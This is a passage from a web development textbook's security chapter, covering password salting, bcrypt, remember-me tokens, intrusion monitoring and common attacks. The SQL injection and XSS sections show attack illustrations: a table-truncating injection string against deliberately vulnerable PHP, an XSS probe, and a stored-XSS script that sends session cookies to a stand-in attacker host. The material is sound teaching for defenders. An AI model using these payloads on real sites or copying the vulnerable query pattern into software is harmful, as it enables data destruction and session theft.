Any site that emails your password in plain text should make you question their data retention practices in general. The appropriate solution is a link to a unique URL where you can enter a new password. Since you do not need the user's password to authenticate, there is no reason to store it. This protects your users should your site be breached.

Salting the Hash

The solution to the rainbow table problem is to add some unique noise to each password, thereby lengthening the password before it is hashed. The technique of adding some noise to each password is called **salting** the password. The Unix system


original password
+
salt
mypassword048d741e931f907110adf460816ff958
hashing function
digest
39b9b3b70cd7e2a10b486fbe1df54cb0
Both the digest and the
salt are saved in database
database


Search in 17,172,403,021 decrypted hashes

Hash: 39b9b3b70cd7e2a10b486fbe1df54cb0

No hashes found for 39b9b3b70cd7e2a10b486fbe1df54cb0

By making the password long and complex, salting generally protects leaked passwords against rainbow table decryption.

FIGURE 16.25 Salting a password

time can be used, or another pseudo-random string so that even if two users have the same password they have different digests, and are harder to decipher. Table 16.4 shows an example of how credentials could be stored, with passwords salted and encrypted with a one-way hash. Figure 16.25 illustrates how a sample salt can be added to a password before hashing, and how in this case the digest did not show up in any online rainbow tables.

Using a Slow Hash Function

While salting a password effectively deals with rainbow tables (especially if the salt is long enough, say 32 or 64 characters), hash functions are still vulnerable to brute-force attacks. In this case, a simple program iterates through every possible character combination, looking for a match between the leaked digest and the one created by a simple brute-force script similar to the following:

```
while (! found) {
   passwd = getNextPossiblePassword();
   digest = md5(passwd);
   if (digest == digestSearchingFor) found = true;
}
if (found) output("password=" + passwd);
```

Popular hashing functions such as MD5 or SHA became popular because they are very fast (often only a handful of ms). This means millions of digests can be calculated by such a script in only a few minutes. While a very long salt might require many days to be solved by brute-force approaches (and thus be impractical for an impatient hacker), with the increasing speed of CPUs and GPUs, this isn't a long-term solution.

A better solution, believe it or not, is to use a slow hash function. The most common of these is **bcrypt**, which adds in its own salt, and has a customizable cost (slowness) factor that you can set between 1 and 20. For instance, a cost of 10 means the bcyrpt hashing function takes about 50 ms to create the digest, while a cost of 14 takes 1000 ms. Generally speaking, users expect a certain delay when registering or logging in, so adding an extra second or two to calculate the digest won't degrade the user experience. But that slowness means a brute force attack would currently take many years (for cost = 14) to find the correct digest.

Listing 16.3 demonstrates how you can use bcrypt in PHP both to save the credential (registering a user) and to check a credential (logging in a user). Listing 16.4 shows how to check a credential with bcyrpt in Node using the bcrypt package.

NOTE

The bcrypt hashing function salts the password before hashing as part of its algorithm. The salt is hidden from the user, but it is there nonetheless, thereby protecting bcrypt digests against rainbow table exploits.

```
/* perform registration based on form data passed to page */

// calculate the bcrypt digest using cost = 12
$digest = password_hash($_POST['pass'], PASSWORD_BCRYPT, ['cost' => 12]);

// save email and digest to table
$sql = "INSERT INTO Users(email,digest) VALUES(?,?)";
$statement = $pdo->prepare($sql);
$statement->execute(array($_POST['email'], $digest));

/* perform login based on form data passed to page */

// now retrieve digest field from database for email
$sql = "SELECT digest FROM Users WHERE email=?";
$statement = $pdo->prepare($sql);
```

```
$statement->execute(array($_POST['email']));
$retrievedDigest = $statement->fetchColumn();

// compare retrieved digest to just calculated digest
if (password_verify($_POST['pass'], $retrievedDigest)) {
   // we have a match, log the user in
   ...
}
```

LISTING 16.3 Using bcrypt in PHP

```
const bcrypt = require('bcrypt');

/* perform registration based on form data */
app.post('/register', (req, resp) => {
  // calculate bcrypt digest using cost = 12
  bcrypt.hash(req.body.passd, 12, (err, digest) => {
  // Store email+digest in DB
  const sql = "INSERT INTO Users(email,digest) VALUES(?,?)";
  db.run(sql, [req.body.email, digest], (err) => {...});
});

/* perform login based on form data */
app.post('/login', (req, resp) => {
  // retrieve digest for this email from DB
  const sql = "SELECT digest FROM Users WHERE email=?";
  db.get(sql, [req.body.email], (err, user) => {
    if (! err) {
    // now compare saved digest for digest for just-entered password
      const digestInTable = user.digest;
      const passwordInForm = req.body.passd;
      bcrypt.compare(passwordInForm, digestInTable, (err, result)=> {
        if (result) {
          // we have a match, log the user in
          ...
        }
      });
    }
  });
});
```

LISTING 16.4 Using bcrypt in Node

DIVE DEEPER

How does a site keep me logged in?

Some of the more common security questions our students ask us are "How does a site, once I've successfully logged in, keep me logged in for subsequent requests? And how does it know how to keep me logged in when I revisit the site hours or even weeks later?" The answer to these questions can vary depending on a site's security policy.

Let's take a look at the first question. Once you have logged in via a HTML form, how do subsequent requests "know" that you have already logged in? The answer to this generally makes use of cookies, a topic that we covered back in Chapter 15. Once you have successfully logged in, an authentication cookie is passed back to the browser and that cookie continues to be passed to and from the server for subsequent requests and responses. What is an authentication cookie? Simply a cookie that has the `HttpOnly` flag set and which expires when the user browser session ends.


Since cookies can be disabled on a user's browser and are only communicated with HTTP requests (and not with the asynchronous requests that are becoming more and more common), it has become more common for sites to instead make use of token-based authentication. With this approach, it is common to use JSON Web Tokens (JWTs) which are passed via an additional HTTP Authorization header. This token is stored client-side in local Web Storage (covered in Chapter 10) and is passed to the server in subsequent HTTP and asynchronous requests. Because the token contains all the information needed to identify and authorize the user behind the request, it requires no additional state management on the server, which is an advantage for multi-server environments (recall in Chapter 15 that managing server session state in a multiple-server installation is a tricky problem). As well, token-based authentication does not have as many security vulnerabilities as cookie-based authentication.

Now for the tricky second question: how does a site keep me logged in days or weeks later? You may recall from Chapter 15 that persistent cookies are used when we want the browser to preserve state information after the browser session is done. What should we store in such a cookie? Clearly a site should **not** save a user name and password combination in a cookie, since that cookie would be visible to anyone else who has access to that computer.

Instead, what is saved in the persistent cookie is a random long token value. A salted and hashed version of that random token value, its paired user identifier, and a timeout value are stored in a separate authorization token database table that is related to the user table (which has the actual user log-in information). When a request comes in with the persistent cookie, the site will check if the hashed and salted token exists in the token table; if it does, the user is logged in, and a new random token is generated, stored in the authorization token table, and re-sent as a new persistent cookie to the browser. Figure 16.26 illustrates this process.

If you carefully consideration Figure 16.26, you may realize that the process illustrated here still has vulnerabilities. If this cookie is stolen in any way, then the thief will still be able to login. The advantage of the process shown in the figure is not that it provides a fully secure Remember Me system (since there really isn't one), but that it doesn't expose the user's login credentials to the thief. For this reason, it is important that sites which use persistent cookies in the way shown in Figure 16.26 also do the following:

- Use a short expiry date on the persistent cookie so that window of opportunity for cookie thieves is limited.
- Ensure that important user functions such as changing emails or passwords, making purchases, or accessing user address or financial information can only happen after a regular login (i.e., not a cookie-based login).



1 User logins in and toggles remember me option.

```
user=picasso&password=something&remember=on
```

2 Credential information is POSTed (but encrypted via HTTPS).

3 Decrypted credential information and relevant salt is hashed and then checked in database.

4 Random token generated and saved (hashed and salted) in token table, associated with user.

5 Random token returned as persistent cookie.

```
Set-Cookie: token=d6AJ4384jgKB3;expires=...
```

6 Token saved as persistent cookie.

1 The next day the user visits the same site again.

2 Token cookie for site is retrieved.

```
Cookie: token=d6AJ4384jgKB3
```

3 If token hasn't expired then cookie accompanies the request.

4 Token and relevant salt is hashed and then checked against token table.

5 If match, user is logged in and then new token is generated and saved.

```
Set-Cookie: token=86dHH3khj333;expires=...
```

6 Requested resource returned along with the new token as persistent cookie.

7 Token saved as persistent cookie.

FIGURE 16.26 Remembering a user logon

16.5.2 Monitor Your Systems

You must see by now that breaches are inevitable. One of the best ways to mitigate damage is to detect an attack as quickly as possible, rather than let an attacker take their time in exploiting your system once inside. We can detect intrusion directly by watching login attempts, and indirectly by watching for suspicious behavior like a web server going down.


System Monitors

While you could periodically check your sites and servers manually to ensure they are up, it is essential to automate these tasks. There are tools that allow you to preconfigure a system to check in on all your sites and servers periodically. Nagios, for example, comes with a web interface as shown in Figure 16.27 that allows you to see the status and history of your devices, and sends out notifications by email per your preferences. There is even a marketplace to allow people to buy and sell plug-ins that extend the base functionality.

Nagios is great for seeing which services are up and running but cannot detect if a user has gained access to your system. For that, you must deploy intrusion detection software.

Access Monitors

As any experienced site administrator will attest, there are thousands of attempted login attempts being performed all day long, mostly from Eurasian IP addresses.



Current Network Status
Last Updated: Tue Jul 23 23:27:58 MDT 2013
Updated every 90 seconds
Nagios® Core™ 3.2.3 - www.nagios.org
Logged in as *nagiosadmin*

View History For all hosts
View Notifications For All Hosts
View Host Status Detail For All Hosts

Host Status Totals

Up	Down	Unreachable	Pending
4	0	0	0

All Problems	*All Types*
0	4

Service Status Totals

Ok	Warning	Unknown	Critical	Pending
12	0	0	0	0

All Problems	*All Types*
0	12

Service Status Details For All Hosts

Host ↑↓	Service ↑↓	Status ↑↓	Last Check ↑↓	Duration ↑↓	Attempt ↑↓	Status Information
funwebdev.com	HTTP	OK	07-23-2013 23:22:09	0d 2h 15m 49s	1/3	HTTP OK: HTTP/1.1 200 OK - 5161 bytes in 0.456 second response time
linode	HTTP	OK	07-23-2013 23:22:10	0d 0h 45m 48s	1/3	HTTP OK: HTTP/1.0 200 OK - 11360 bytes in 0.434 second response time
	SSH	OK	07-23-2013 23:24:23	0d 0h 43m 35s	1/3	SSH OK - OpenSSH_5.3 (protocol 2.0)
localhost	Current Load	OK	07-23-2013 23:26:48	0d 5h 21m 10s	1/4	OK - load average: 0.44, 0.12, 0.03
	Current Users	OK	07-23-2013 23:23:42	0d 5h 25m 32s	1/4	USERS OK - 3 users currently logged in
	PING	OK	07-23-2013 23:23:41	0d 5h 24m 17s	1/4	PING OK - Packet loss = 0%, RTA = 0.03 ms
	Root Partition	OK	07-23-2013 23:24:18	0d 2h 53m 40s	1/4	DISK OK - free space: / 53510 MB (24% inode=99%):
	SSH	OK	07-23-2013 23:24:56	0d 5h 23m 2s	1/4	SSH OK - OpenSSH_4.3 (protocol 2.0)
	Swap Usage	OK	07-23-2013 23:22:56	0d 5h 22m 25s	1/4	SWAP OK - 100% free (5279 MB out of 5279 MB)
	Total Processes	OK	07-23-2013 23:26:11	0d 5h 21m 47s	1/4	PROCS OK: 36 processes with STATE = RSZDT
surie.ca	HTTP	OK	07-23-2013 23:21:39	0d 2h 56m 19s	1/3	HTTP OK: HTTP/1.1 200 OK - 5161 bytes in 0.368 second response time
	PING	OK	07-23-2013 23:20:21	0d 0h 27m 37s	1/3	PING OK - Packet loss = 0%, RTA = 79.23 ms

12 Matching Service Entries Displayed

FIGURE 16.27 Screenshot of the Nagios web interface (green means OK)

```
Jul 23 23:35:04 funwebdev sshd[19595]: Invalid user randy from
    68.182.20.18
Jul 23 23:35:04 funwebdev sshd[19596]: Failed password for invalid
    user randy from 68.182.20.18 port 34741 ssh2
```

LISTING 16.5 Sample output from a secure log file showing a failed SSH login

They can be found by reading the log files often stored in /var/log/. Inside those files, attempted login attempts can be seen as in Listing 16.5.

Inside of the **/var/log** directory there will be multiple files associated with multiple services. Often there is a **mysql.log** file for MySQL logging, **access_log** file for HTTP requests, **error_log** for HTTP errors, and **secure** for SSH connections. Reading these files is normally permitted only to the root user to ensure no one else can change the audit trail that is in the logs.

If you did identify an IP address you wanted to block (from SSH for example), you could add the address to **etc/hosts.deny** (or **hosts.allow** with a deny flag). Addresses in **hosts.deny** are immediately prevented from accessing your server. Unfortunately, hackers are attacking all day and night, making this an impossible activity to do manually. By the time you wake up, several million login attempts could have happened.

Automated Intrusion Blocking

Automating intrusion detection can be done in several ways. You could write your own PHP script that reads the log files and detects failed login attempts, then uses a history to determine the originating IP addresses to automatically add it to **hosts.deny**. This script could then be run every minute using a cron job (scheduled task) to ensure round-the-clock vigilance.

A better solution would be to use the well-tested and widely-used Python script **blockhosts.py** or other similar tools like fail2ban or blockhostz. These tools look for failed login attempts by both SSH and FTP and automatically update **hosts.deny** files as needed. You can configure how many failed attempts are allowed before an IP address is automatically blocked and create your own custom filters.[18]

16.5.3 Audit and Attack Thyself

Attacking the systems you own or are authorized to attack in order to find vulnerabilities is a great way to detect holes in your system and patch them before someone else does. It should be part of all the aspects of testing, including the deployment tests, but also unit testing done by developers. This way SQL injection, for example, is automatically performed with each unit test, and vulnerabilities are immediately found and fixed.

There are a number of companies that you can hire (and grant written permission) to test your servers and report on what they've found. If you prefer to perform your own analysis, you should be aware of some open-source attack tools such as *w3af*, which provide a framework to test your system including SQL injections, XSS, bad credentials, and more.[19] Such a tool will automate many of the most common types of attack and provide a report of the vulnerabilities it has identified.

With a list of vulnerabilities, reflect on the risk assessment (not all risks are worth addressing) to determine which vulnerabilities are worth fixing.

NOTE

It should be noted that performing any sort of analysis on servers you do not have written permission to scan could land you a very large jail term, since accessing systems you are not allowed to is a violation of federal laws in the United States. Your intent does not matter; the act alone is criminal, and the authors discourage you from breaking the law and going against professional standards.

16.6 Common Threat Vectors

HANDS-ON EXERCISES

LAB 16
Go Phishing
Injection Tests
Cross-Site Scripts

A badly-developed web application can open up many attack vectors. No matter the security in place, there are often backdoors and poorly secured resources which are accidentally left accessible to the public. This section describes some common attacks and some countermeasures you can apply to mitigate their impact.

16.6.1 Brute-Force Attacks

Perhaps the most common security threat is the unsophisticated brute-force attack. In this attack, an intruder simply tries repeatedly guessing a password. For instance, an automated script might try looping through words in the dictionary or use combinations of words, numbers, and symbols. If no protective measure is in place, such a script can usually work within minutes. Since a site's server logs will disclose when such an attack is happening, automated intrusion blocking may provide protection by blocking the IP address of the script. But since it is possible to hide the IP address of the brute force script via open proxy servers, such IP blocking is often not sufficient.


For this reason it is important to throttle login attempts. One approach is to lock a user account after some set number of incorrect guesses. Another approach is to simply add a time delay between login attempts. For instance, the first two or three login attempts might have no delays, but login attempts four through seven have a delay of 5 seconds, while any attempts after the seventh are delayed 10 minutes with a sliding exponential scale after the tenth attempt. Such a system will make brute-force attacks impractical in that they might take years instead of minutes to discover the password.

Another approach to dealing with brute force attacks is making use of a CAPTCHA. These systems present some type of test that is easy for humans to pass but difficult for automated scripts to pass. Some CAPTCHAS ask the user to identify a distorted word or number in an image; others ask the user to solve a simple math problem. Adding one of these to your forms typically involves interacting with a CAPTCHAS service using JavaScript. One of the most popular is the reCAPTCHA service provided by Google (**https://developers.google.com/recaptcha/**).

16.6.2 SQL Injection

SQL injection is the attack technique of entering SQL commands into user input fields in order to make the database execute a malicious query. This vulnerability is an especially common one because it targets the programmatic construction of SQL queries, which, as we have seen, is an especially common feature of most database-driven websites.

Consider a vulnerable application illustrated in Figure 16.28.



0 A vulnerable form passes unsanitized user input directly into SQL queries.

User alice
Password abcd

1 Hacker inputs SQL code into a text field and submits the form.

User '; TRUNCATE TABLE Users; #
Password

```
...
$user = $_POST['username'];
$pass = $_POST['pass'];
$sql = "SELECT * FROM Users WHERE
  uname='$user' AND passwd=MD5('$pass')";
sqli_query($sql);
 ...
```

2 PHP script puts the raw fields directly into the SQL query.

3 The resulting query is actually two queries.

```
SELECT * FROM Users WHERE
  uname='alice' AND
  passwd=MD5('abcd')
```

```
SELECT * FROM Users WHERE uname='';
TRUNCATE TABLE Users;
# ' AND passwd=MD5('')
```

4 All records in Users table are deleted.

FIGURE 16.28 Illustration of a SQL injection attack (right) and intended usage (left)

In this web page's intended-usage scenario (which does work), a username and a password are passed directly to a SQL query, which will either return a result (valid login) or nothing (invalid). The problem is that by passing the user input directly to the SQL query, the application is open to SQL injection. To illustrate, in Figure 16.28 1 the attacker inputs text that resembles a SQL query in the username field of the web form. The malicious attacker is not trying to log in, but rather, trying to insert rogue SQL statements to be executed. Once submitted to the server, the user input actually results in two distinct queries being executed:

```
1. SELECT * FROM Users WHERE uname='';
2. TRUNCATE TABLE Users;
```

The second one (TRUNCATE) removes all the records from the Users table, effectively wiping out all the user records, making the site inaccessible to all registered users!

Try to imagine what kind of damage hackers could do with this technique, since they are only limited by the SQL language, the permissions of the database user, and their ability to decipher the table names and structure. While we've illustrated an attack to break a website (availability attack), it could just as easily steal data (confidentiality attack) or insert bad data (integrity attack), making it a truly versatile technique.

There are two ways to protect against such attacks: sanitize user input, and apply the least privileges possible for the application's database user.

Sanitize Input

To **sanitize** user input (remember, query strings are also a type of user input) before using it in a SQL query, you can apply sanitization functions and bind the variables in the query using parameters or prepared statements. For examples and more detail please refer back to Chapter 14.

From a security perspective, you should never trust a user input enough to use it directly in a query, no matter how many HTML5 or JavaScript prevalidation techniques you use. Remember that at the end of the day, your server responds to HTTP requests, and a hacker could easily circumvent your JavaScript and HTML5 prevalidation and post directly to your server.

Least Possible Privileges

Despite the sanitization of user input, there is always a risk that users could somehow execute a SQL query they are not entitled to. A properly secured system only assigns users and applications the privileges they need to complete their work, but no more.

For instance, in a typical web application, one could define three types of database user for that web application: one with read-only privileges, one with write privileges, and finally an administrator with the ability to add, drop, and truncate tables. The read-only user is used with all queries by nonauthenticated users. The other two users are used for authenticated users and privileged users, respectively.

In such a situation, the SQL injection example would not have worked, even if the query executed since the read-only account does not have the TRUNCATE privilege.

16.6.3 Cross-Site Scripting (XSS)

Cross-site scripting (XSS) refers to a type of attack in which a malicious script (JavaScript) is embedded into an otherwise trustworthy website. These scripts can cause a wide range of damage and can do just about anything you as developers could do writing a script on your own page.

In the original formulation for these type of attacks, a malicious user would get a script onto a page and that script would then send data to a malicious party, hosted at another domain (hence the **cross**, in XSS). That problem has been partially addressed by modern browsers, which restricts script requests to the same domain. However, with at least 80 XSS attack vectors to get around those restrictions, it remains a serious problem.[20] There are two main categories of XSS vulnerability: **Reflected XSS** and **Stored XSS**. They both apply similar techniques, but are distinct attack vectors.

Reflected XSS

Reflected XSS (also known as nonpersistent XSS) are attacks that send malicious content to the server, so that in the server response, the malicious content is embedded.

For the sake of simplicity, consider a login page that outputs a welcome message to the user, based on a GET parameter. For the URL **index.php?User=eve**, the page might output Welcome eve! as shown in ❶ in Figure 16.29.

A malicious user could try to put JavaScript into the page by typing the URL:

```
index.php?User=<script>alert("bad");<script>
```

What is the goal behind such an attack? The malicious user is trying to discover if the site is vulnerable, so they can craft a more complex script to do more damage. For instance, the attacker could send known users of the site an email including a link containing the JavaScript payload, so that users that click the link will be exposed to a version of the site with the XSS script embedded inside as illustrated in ❹ in Figure 16.29. Since the domain is correct, they may even be logged in automatically, and start transmitting personal data (including, for instance, cookie data) to the malicious party.

Stored XSS

Stored XSS (also known as persistent XSS) is even more dangerous, because the attack can impact every user that visits the site. After the attack is installed, it is transmitted to clients as part of the response to their HTTP requests. These attacks




1
A malicious user targets a site that is obviously reflecting data from the user back to them.
Browser
index.php?name=eve
Welcome eve
...
2
The malicious user tests a simple XSS to see if it works.
Browser
index.php?name=<script>alert("bad");</script>
Welcome
...
bad
ok
3
The malicious user crafts a more malicious URL.
index.php?name=<script>...</script>
4
The malicious user might shorten it with a URL shortening service.
http://bit.ly/au83n9/
The malicious user sends an email to potential users of the site that contains the malicious URL as a link.
...
5
The victim clicks the link, and the site reflects the script into the user's browser.
The script executes (unbeknownst to them). The attack is successful!

FIGURE 16.29 Illustration of a Reflection XSS attack

are embedded into the content of a website (i.e., in the site's database) and can persist forever or until detected!

To illustrate the problem, consider a blogging site, where users can add comments to existing blog posts. A malicious user could enter a comment that includes malicious JavaScript, as shown in Figure 16.30. Since comments are saved to the database, the script now may be potentially displayed to other users that view this comment. This could happen by using a PHP `echo` to output the content, but it also might happen in JavaScript by setting the an element's `innerHtml` property to this content. The next time another logged-in user views this comment their session cookie will be transmitted to the malicious site as an innocent-looking image request. The malicious user can now use that secret session value in their server logs



```
<script>
var i = new Image();
i.src="http://crooksRus.xx/steal.php?cookie="
   + document.cookie;
</script> You are so right!
```

1 A blog site allows comments on posts by users through a form.

2 Malicous user “comments” are stored to the blog database without any filtering.

3 Every time the comment is displayed to any user, the malicious code is executed.

4 The malicious code executed on the client computer transmits the logged-in user’s session cookie to a malicious user’s server.

5 The attacker can use the session cookie to circumvent authentication thereby accessing the server as though logged in by the other user.

Here we are displaying an image so you can see the image that represents the hidden script. It is more common to instead display a tiny transparent image.

FIGURE 16.30 Illustration of a stored XSS attack in action

and gain access to the site as though they were an administrator simply by using that cookie with a browser plug-in that allows cookie modification.

As you can see, XSS relies extensively on unsanitized user inputs to operate; preventing XSS attacks, therefore, requires even more user input sanitization, just as SQL injection defenses did. It is important to remember that query string parameters, URLs, and cookie values are also forms of user input.

NOTE

